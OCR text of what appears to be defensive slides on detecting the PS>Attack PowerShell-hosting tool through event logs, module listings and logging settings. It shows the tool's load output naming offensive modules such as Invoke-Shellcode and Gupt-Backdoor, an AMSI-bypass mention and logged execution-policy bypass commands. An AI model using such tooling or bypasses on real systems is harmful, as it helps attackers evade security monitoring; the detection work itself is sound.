
```
PS C:\> $ps[2].modules[27] | select ModuleName,FileName | ft -auto

ModuleName                             FileName
----------                             --------
System.Management.Automation.ni.dll    C:\Windows\assembly\NativeImages_v4.0.30319_..
```

```
PS C:\> $ps[2].modules | Where {$_.ModuleName -like "*.dll"} | select ModuleName

ModuleName
----------
ntdll.dll
MSCOREE.DLL
KERNEL32.dll
KERNELBASE.dll
ADVAPI32.dll
msvcrt.dll
sechost.dll
RPCRT4.dll
mscoreei.dll
System.Management.Automation.ni.dll
GDI32.dll
USER32.dll
IMM32.DLL
MSCTF.dll
kernel.appcore.dll
VERSION.dll
clr.dll
MSVCR120_CLR0400.dll
mscorlib.ni.dll
ole32.dll
bcryptPrimitives.dll
clrjit.dll
OLEAUT32.dll
```

Detecting/Mitigating PS>Attack

- Run Windows 10 with AMSI aware AV





```
PS>Attack is loading...
Decrypting: Get-Information
Decrypting: VolumeShadowCopyTools
Decrypting: PowerUp
Decrypting: Tater
Decrypting: Invoke-Ninjacopy
Decrypting: Out-Dnstxt
Decrypting: Invoke-PsUACme
Decrypting: dns_txt_pwnage
Decrypting: Gupt-Backdoor
Decrypting: Invoke-WMICommand
Decrypting: Invoke-Shellcode
```

PS>Attack,
now with more AMSI Bypass!

Detecting/Mitigating PS>Attack

Event 400, PowerShell (PowerShell)

General | Details

Engine state is changed from None to Available.


Details:

NewEngineState=Available
PreviousEngineState=None


SequenceNumber=9

HostName=PS ATTACK!!!
HostVersion=3.0.0.0
HostId=0003ddb3-f539-4132-950f-1fd4552b8893
EngineVersion=2.0
RunspaceId=1114d8e0-8da9-4e53-bf52-1b06c3a3429f
PipelineId=
CommandName=
CommandType=

Remove PowerShell v2 from Windows 10



Detecting/Mitigating PS>Attack (Windows 10)



Event Properties - Event 4100, PowerShell (Microsoft-Windows-PowerShell)

General | Details

Error Message = Windows PowerShell updated your execution policy successfully, but the setting is overridden by a policy defined at a more specific scope. Due to the override, your shell will retain its current effective execution policy of RemoteSigned. Type "Get-ExecutionPolicy -List" to view your execution policy settings. For more information please see "Get-Help Set-ExecutionPolicy".
Fully Qualified Error ID = ExecutionPolicyOverride,Microsoft.PowerShell.Commands.SetExecutionPolicyCommand
Recommended Action = Contact your system administrator.

Context:
Severity = Warning
Host Name = PS ATTACK!!!
Host Version = 3.0.0.0
Host ID = 13f4fd53-71f4-4b81-85fe-a01f853b49fc
Host Application = C:\Temp\PSAttackCustom\PSAttack.exe
Engine Version = 5.0.10240.16384
Runspace ID = fe0bb7a3-b746-46cc-84b0-ed4f374f5fbe
Pipeline ID = 24
Command Name = Set-ExecutionPolicy
Command Type = Cmdlet
Script Name =
Command Path =
Sequence Number = 221
User = ADSWKWIN10\adsadmin
Connected User =
Shell ID = Microsoft.PowerShell

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General | Details

```
CommandInvocation(Set-ExecutionPolicy): "Set-ExecutionPolicy"
ParameterBinding(Set-ExecutionPolicy): name="Scope"; value="Process"
ParameterBinding(Set-ExecutionPolicy): name="Force"; value="True"
ParameterBinding(Set-ExecutionPolicy): name="ExecutionPolicy"; value="Bypass"
TerminatingError(Set-ExecutionPolicy): "Windows PowerShell updated your execution policy
successfully, but the setting is overridden by a policy defined at a more specific scope.  Due to
the override, your shell will retain its current effective execution policy of RemoteSigned. Type
"Get-ExecutionPolicy -List" to view your execution policy settings. For more information please
see "Get-Help Set-ExecutionPolicy"."


Context:
        Severity = Informational
        Host Name = PS ATTACK!!!
        Host Version = 3.0.0.0
        Host ID = 13f4fd53-71f4-4b81-85fe-a01f853b49fc
        Host Application = C:\Temp\PSAttackCustom\PSAttack.exe
        Engine Version = 5.0.10240.16384
        Runspace ID = fe0bb7a3-b746-46cc-84b0-ed4f374f5fbe
        Pipeline ID = 24
        Command Name = Set-ExecutionPolicy
        Command Type = Cmdlet
        Script Name =
        Command Path =
        Sequence Number = 223
        User = ADSWKWIN10\adsadmin
        Connected User =
        Shell ID = Microsoft.PowerShell
```

Event Properties - Event 800, PowerShell (PowerShell)

General | Details

```
Pipeline execution details for command line: .

Context Information:
        DetailSequence=1
        DetailTotal=1

        SequenceNumber=232

        UserId=ADSWKWIN10\adsadmin
        HostName=PS ATTACK!!!
        HostVersion=3.0.0.0
        HostId=13f4fd53-71f4-4b81-85fe-a01f853b49fc
        HostApplication=C:\Temp\PSAttackCustom\PSAttack.exe
        EngineVersion=5.0.10240.16384
        RunspaceId=fe0bb7a3-b746-46cc-84b0-ed4f374f5fbe
        PipelineId=24
        ScriptName=
        CommandLine=

Details:
CommandInvocation(Out-Default): "Out-Default"
ParameterBinding(Out-Default): name="InputObject"; value="Windows PowerShell updated
your execution policy successfully, but the setting is overridden by a policy defined at a more
specific scope.  Due to the override, your shell will retain its current effective execution policy
of RemoteSigned. Type "Get-ExecutionPolicy -List" to view your execution policy settings. For
more information please see "Get-Help Set-ExecutionPolicy"."
```

Log Name: Windows PowerShell

Detecting Custom EXEs Hosting PowerShell


- Event 800: HostApplication not standard Microsoft tool (PowerShell , PowerShell ISE, etc).
- Event 800: Version mismatch between HostVersion & EngineVersion (problematic).
- System.Management.Automation.(ni.)dll hosted in non-standard processes.
- Remember that custom EXEs can natively call .Net & Windows APIs directly without PowerShell.

PowerShell Logging & Attack Detection

PowerShell Module Logging

- PowerShell version 3+
- Enable via Group Policy:
  - Computer Configuration\Policies\Administrative Template\Windows Components\Windows PowerShell.
- Logging enhanced in PowerShell v4.
- PowerShell v5 has compelling logging features.

PowerShell Module Logging - All

